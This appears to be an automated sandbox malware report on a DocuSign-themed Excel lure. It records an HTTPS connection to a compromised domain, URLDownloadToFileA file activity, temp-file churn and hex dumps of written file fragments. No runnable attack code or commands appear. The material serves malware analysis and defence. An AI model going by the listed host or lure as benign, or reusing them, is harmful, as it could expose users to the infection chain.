
HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 14:19:04.316070080 CET	138.36.237.100	443	192.168.2.22	49168	CN=jugueterialatorre.com.ar CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Jun 02 02:00:00 CEST 2020	Thu Jun 03 01:59:59 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=RapidSSL RSA CA 2018, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 06 13:23:33 CET 2017	Sat Nov 06 13:23:33 CET 2027		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 920 Parent PID: 584

General

Start time:	14:18:33
Start date:	23/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f3e0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1AA.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F72EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\F2CE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14010828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\84CC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F72EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C1AA.tmp	success or wait	1	13F99B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\84CC.tmp	success or wait	1	13F99B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F2CE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	C:\Users\user\Desktop\Complaint-447781983-02182021.xls.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEA8B9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image009.png	C:\Users\user\AppData\Local\Temp\imgs_files\image009.pn~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image010.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image010.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image011.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image011.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image012.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image012.pngss	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEA8B9AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F2CE0000	569	451	ac 55 cb 6e db 30 10 bc 17 e8 3f 08 bc 16 12 9d 14 28 8a c2 72 0e 4d 72 6c 03 24 fd 00 9a 5c 4b 84 f9 02 97 49 ec bf ef 92 76 dc c4 70 6c 29 ee 45 0f 52 b3 33 3b 2b ee 4e af 56 d6 54 4f 10 51 7b d7 b2 8b 66 c2 2a 70 d2 2b ed ba 96 fd 79 b8 ad bf b3 0a 93 70 4a 18 ef a0 65 6b 40 76 35 fb fc 69 fa b0 0e 80 15 a1 1d b6 ac 4f 29 fc e0 1c 65 0f 56 60 e3 03 38 da 59 f8 68 45 a2 d7 d8 f1 20 e4 52 74 c0 2f 27 93 6f 5c 7a 97 c0 a5 3a e5 18 6c 36 bd 86 85 78 34 a9 ba 59 d1 f2 46 49 70 1d ab 7e 6e be cb 54 2d d3 36 e3 f3 3a 3f 88 98 6b b7 87 10 21 18 2d 45 a2 d4 f8 93 53 7b b2 6a bf 58 68 09 ca cb 47 4b 62 1a 0c 11 84 c2 1e 20 59 d3 84 a8 49 63 bc 87 94 c8 0a 7c 87 33 82 c1 71 a4 5b 1f 1a 42 16 61 d8 eb 80 5f c8 ac 77 18 f2 ce 5b 1f 5e 67 b5 c5 fd a6 02 46 ad a0 ba	.U.n.0....?.....(..r.Mrl.$... \K....I....v..pl).E.R.3;+.N.V. TO.Q{...f.*p.+....y.....pJ... ek@v5..i.....O)...e.V`..8. Y.hE.... .Rt./'.o\z...:..l6... x4..Y..Flp..~n..T-.6..:?..k... !.-E....S{.j.Xh...GKb..... Y. ..Ic.....|.3..q.[..B.a..._..w... [.^g.....F...	success or wait	23	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\F2CE0000	1020	2	03 00	..	success or wait	23	7FEEA8B9AC0	unknown

<table>
<thead>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
</thead>
<tbody>
<tr><td>C:\Users\user\AppData\Local\Temp\F2CE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
d2 95 92 c4 c5 01 00
00 56 07 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!.........V.......
[Content_Types].xml ...
(....................................
....
....
....
....
....
...............</td><td>success or wait</td><td>26</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\F2CE0000</td><td>11681</td><td>8301</td><td>89 50 4e 47 0d 0a 1a
0a 00 00 00 0d 49 48
44 52 00 00 00 cd 00
00 00 3a 08 02 00 00
00 9c 49 4a 9f 00 00
00 01 73 52 47 42 00
ae ce 1c e9 00 00 00
09 70 48 59 73 00 00
0e c4 00 00 0e c4 01
95 2b 0e 1b 00 00 20
12 49 44 41 54 78 5e
ed 9d 07 5c 95 d5 1b
c7 7d ef bd 5c 36 22
53 70 00 0e 14 67 b8
ca ad 39 4b 73 b7 d3
72 e4 c8 3d 72 ef 55
ae 1c a9 a5 59 99 bb
6c fc 53 b3 32 f7 de
1b 51 11 27 43 14 90
bd ee fa 7f df fb c2 cb
e5 82 88 80 68 7d 78
bb f9 b9 e3 9c e7 9c
f7 9c df fb ec e7 20
18 0c 86 12 c5 d7 b3
5c 01 9d 4e 17 1a 1a
7a f5 ea b5 f3 e7 cf
5f be 7c f9 e6 cd 9b
91 91 91 49 49 49 d2
98 36 36 36 ee ee ee
7e 7e 7e 0d 1b 36 6c
dc b8 51 a5 4a 95 9e
e5 5c 9e 1b 6d a1 18
67 cf 68 ed 53 52 52
2e 5c b8 70 f8 f0 e1
13 27 4e 06 05 05 45
45 45 09 82 c0 58 39
2e b8</td><td>.PNG........IHDR.......:......
IJ.....sRGB.........pHYs......
....+.... .IDATx^...\....}..\6
"Sp...g...9Ks..r..=r.U....Y..l
.S.2...Q.'C.............h}x..
....\..N...z...
..._.|.......III..666...~~~..6
l..Q.J...\..m..g.h.SRR.\.p....
'N...EEE...X9..</td><td>success or wait</td><td>3</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</tbody>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F2CE0000	29885	1867	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d2 95 92 c4 c5 01 00 00 56 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 fe 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 24 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 cd c0 5a 97 01 00 00 f5 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 84 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........V..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..3.m ....$...xl/_rels/wor kbook.xml.relsPK..-.........!. C..Z.......................... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 06 00 01 00 02 00 03 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f0 00 69 00 d5 39 4a 1f 38 00 00 00 00 00 01 00 58 02 40 00 02 00 00 00 8d 00 02 00 00 00 22 00 02 00 00 00 0e	........g2.................... ......\.p....user B.....a.........=........... ....=.....i..9J.8.......X.@.... ...."......	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	unknown	16384	25 f8 a2 4e 4d 9f 3e 0d 2b 21 97 cd 8f 89 89 e5 09 91 22 60 e4 75 62 20 df ba 75 9b 38 95 74 66 25 92 74 c2 84 f1 14 c8 e4 48 21 a7 7a a7 27 e2 8c ad 52 59 b2 37 4d 6b b9 ce 1b f2 4a bb 57 ca e7 d8 a3 6e 55 b7 3b 61 d1 41 a1 46 76 22 6f 24 6f e0 5e d2 2b 0b 77 24 22 60 4d 46 ee fc 21 2f d7 f3 cb 12 a3 ac e6 53 8a 7c d7 93 57 1e 8a 82 38 b3 8b 58 6d 95 41 c7 88 12 90 58 42 38 1b f4 28 29 39 b5 51 4d 0f a5 92 7c 5d cb ed 07 6f a4 68 95 59 07 32 e9 68 0c 8d d9 d9 a8 d2 34 99 06 4d de f3 35 e4 bb e6 69 c6 db 84 18 da b7 6f 3f be 53 19 22 6c 3f 9e 24 b8 4b 9b 36 ad a7 4d 9b f6 d1 47 1f e6 e5 04 21 94 7d 38 90 cc 54 90 23 10 21 6b 92 5d 9c 38 71 02 14 8c ce 30 01 d7 03 03 01 32 62 f6 53 a7 4e 81 6f 49 e6 aa 51 14 8a 52 12 69 4b 10 29 24 44 3c 50 ad 4e 9d 3a 18	%..NM.>.+!......"`.ub ..u.8. tf%.t.....H!.z.'...RY.7Mk.... J.W....nU.;a.A.Fv"o$o.^.+. w$"`` MF..!/.....S.|..W...8..Xm.A. ...XB8.. ()9.QM...|]...o.h.Y.2. h.....4..M..5...i.....o?.S." l?.$.K.6..M...G....!.}8..T.#.! k.].8q....0.....2b.S.N.oI..Q.. R.iK.)$D<P.N.:.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	unknown	5661	18 44 bd ee 20 0e a5 b3 91 2f c4 7b 56 c6 ba 8f 5c 9f 5d 14 f1 81 12 6a 78 e6 c2 46 d9 f6 93 75 1e a5 97 14 81 15 2d 45 7e 27 a4 fc 15 20 58 b3 5a a6 d2 90 2d 93 09 bd 0b 3f da c4 2d b3 1f 21 bc 64 e6 79 53 5d 64 ba ac 98 13 4b 21 85 3b 84 66 a6 a4 cc 46 d3 95 d2 86 2d a5 e7 2f ea 1d 23 43 fc 4f e8 52 e0 34 5b 5d b8 4b 84 6a 81 1b 91 f1 e3 78 40 bc a8 dd aa cf 12 d6 8e 24 5f b1 ec 30 7f 19 16 a9 96 da 4c 55 ce c1 d7 b0 61 c7 1e 61 f2 98 49 75 2e 58 64 87 d0 71 27 c6 39 60 55 42 0b c9 6a 92 5e a5 f9 4d d0 f4 e7 f4 96 d9 75 7d 6a 02 02 75 cf 94 c2 71 43 a4 28 13 8a 96 c2 af 56 fb 96 9f a8 3c b4 95 63 42 d6 32 8e b5 54 cd 0c f0 9d 5e 0f 22 3f 80 f2 83 e7 6c 89 7f f4 7f 7d 9f fc fc f0 c1 75 e6 ee f1 28 a4 06 85 99 14 15 25 3b e3 39 b4 5f 37 cc 70 4a e4 54 61	.D.. ..../.{V...\.]....jx..F.. .u.....-E~'... X.Z...-....?..- ..!.d.yS]d....K!.;.f...F....- ../..#C.O.R.4[].K.j.....x@.... ....$_..0.....LU....a..a..lu. Xd..q'.9`UB..j.^..M.....u}j.. u...qC.(.....V....<..cB.2..T.. ..^."?....l....}.....u...(.... ..%;.9._7.pJ.Ta	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	unknown	16384	25 f8 a2 4e 4d 9f 3e 0d 2b 21 97 cd 8f 89 89 e5 09 91 22 60 e4 75 62 20 df ba 75 9b 38 95 74 66 25 92 74 c2 84 f1 14 c8 e4 48 21 a7 7a a7 27 e2 8c ad 52 59 b2 37 4d 6b b9 ce 1b f2 4a bb 57 ca e7 d8 a3 6e 55 b7 3b 61 d1 41 a1 46 76 22 6f 24 6f e0 5e d2 2b 0b 77 24 22 60 4d 46 ee fc 21 2f d7 f3 cb 12 a3 ac e6 53 8a 7c d7 93 57 1e 8a 82 38 b3 8b 58 6d 95 41 c7 88 12 90 58 42 38 1b f4 28 29 39 b5 51 4d 0f a5 92 7c 5d cb ed 07 6f a4 68 95 59 07 32 e9 68 0c 8d d9 d9 a8 d2 34 99 06 4d de f3 35 e4 bb e6 69 c6 db 84 18 da b7 6f 3f be 53 19 22 6c 3f 9e 24 b8 4b 9b 36 ad a7 4d 9b f6 d1 47 1f e6 e5 04 21 94 7d 38 90 cc 54 90 23 10 21 6b 92 5d 9c 38 71 02 14 8c ce 30 01 d7 03 03 01 32 62 f6 53 a7 4e 81 6f 49 e6 aa 51 14 8a 52 12 69 4b 10 29 24 44 3c 50 ad 4e 9d 3a 18	%..NM.>.+!......"`.ub ..u.8. tf%.t.....H!.z.'...RY.7Mk.... J.W....nU.;a.A.Fv"o$o.^.+. w$"` MF..!/.....S.|..W...8..Xm.A. ...XB8.. ()9.QM...|]...o.h.Y.2. h.....4..M..5...i.....o?.S." l?.$.K.6..M...G....!.}8..T.#.! k.].8q....0.....2b.S.N.oI..Q.. R.iK.)$D<P.N.:.	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	unknown	14995	18 44 bd ee 20 0e a5 b3 91 2f c4 7b 56 c6 ba 8f 5c 9f 5d 14 f1 81 12 6a 78 e6 c2 46 d9 f6 93 75 1e a5 97 14 81 15 2d 45 7e 27 a4 fc 15 20 58 b3 5a a6 d2 90 2d 93 09 bd 0b 3f da c4 2d b3 1f 21 bc 64 e6 79 53 5d 64 ba ac 98 13 4b 21 85 3b 84 66 a6 a4 cc 46 d3 95 d2 86 2d a5 e7 2f ea 1d 23 43 fc 4f e8 52 e0 34 5b 5d b8 4b 84 6a 81 1b 91 f1 e3 78 40 bc a8 dd aa cf 12 d6 8e 24 5f b1 ec 30 7f 19 16 a9 96 da 4c 55 ce c1 d7 b0 61 c7 1e 61 f2 98 49 75 2e 58 64 87 d0 71 27 c6 39 60 55 42 0b c9 6a 92 5e a5 f9 4d d0 f4 e7 f4 96 d9 75 7d 6a 02 02 75 cf 94 c2 71 43 a4 28 13 8a 96 c2 af 56 fb 96 9f a8 3c b4 95 63 42 d6 32 8e b5 54 cd 0c f0 9d 5e 0f 22 3f 80 f2 83 e7 6c 89 7f f4 7f 7d 9f fc fc f0 c1 75 e6 ee f1 28 a4 06 85 99 14 15 25 3b e3 39 b4 5f 37 cc 70 4a e4 54 61	.D.. ..../.{V...\.]....jx..F.. .u.....-E~'... X.Z...-....?..- ..!.d.yS]d....K!.;.f...F....- ../..#C.O.R.4[].K.j.....x@.... ....$_..0.....LU....a..a..lu. Xd..q'.9`UB..j.^..M.....u}j.. u...qC.(.....V....<..cB.2..T.. ..^."?....l....}.....u...(.... ..%;.9._7.pJ.Ta	success or wait	1	7FEEA8B9AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\A3CE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c1 80
01 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 05 00
00 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 06 00 01 00 02
00 03 00 9c 00 02 00
11 00 19 00 02 00 00
00 12 00 02 00 00 00
13 00 02 00 00 00 af
01 02 00 00 00 bc 01
02 00 00 00 3d 00 12
00 f0 00 69 00 d5 39
4a 1f 38 00 00 00 00
00 01 00 58 02 40 00
02 00 00 00 8d 00 02
00 00 00 22 00 02 00
00 00 0e</td><td>........g2....................
......\.p....user

B.....a.........=...........
....
...=.....i..9J.8.......X.@....
......."......</td><td>success or wait</td><td>1</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\A3CE0000</td><td>unknown</td><td>204</td><td>fe ff 00 00 06 01 02
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 01 00 00 00
e0 85 9f f2 f9 4f 68
10 ab 91 08 00 2b 27
b3 d9 30 00 00 00 9c
00 00 00 07 00 00 00
01 00 00 00 40 00 00
00 04 00 00 00 48 00
00 00 08 00 00 00 54
00 00 00 12 00 00 00
64 00 00 00 0c 00 00
00 7c 00 00 00 0d 00
00 00 88 00 00 00 13
00 00 00 94 00 00 00
02 00 00 00 e4 04 00
00 1e 00 00 00 04 00
00 00 00 00 00 00 1e
00 00 00 08 00 00 00
41 6c 62 75 73 00 00
00 1e 00 00 00 10 00
00 00 4d 69 63 72 6f
73 6f 66 74 20 45 78
63 65 6c 00 40 00 00
00 00 c0 7c 0d 23 d9
c6 01 40 00 00 00 80
af 92 d3 31 0a d7 01
03 00 00 00 00 00 00
00</td><td>.............................
...Oh.....+'..0..............
@.......H.......T.......d.....
..|.........................
...................user......
.....Microsoft Excel.@.....|.#
...@.......1...........</td><td>success or wait</td><td>1</td><td>7FEEA8B9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	unknown	288	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f0 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 0e 00 0b 00 00 00 00 00 00 0b 00 00 00 00 00 00 0b 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00 0d 00 00 00 20 20 44 6f 63 75 53 69 67 6e 20 20 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 0a 00 00 00 44 6f 63 75 53 69 67 6e 20 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign .....DocuSign..... DocuSign .....Work sheets.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\A3CE0000	unknown	1024	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 6f 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 6e 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>..... .....o..... .....n.....	success or wait	1	7FEEA8B9AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A3CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
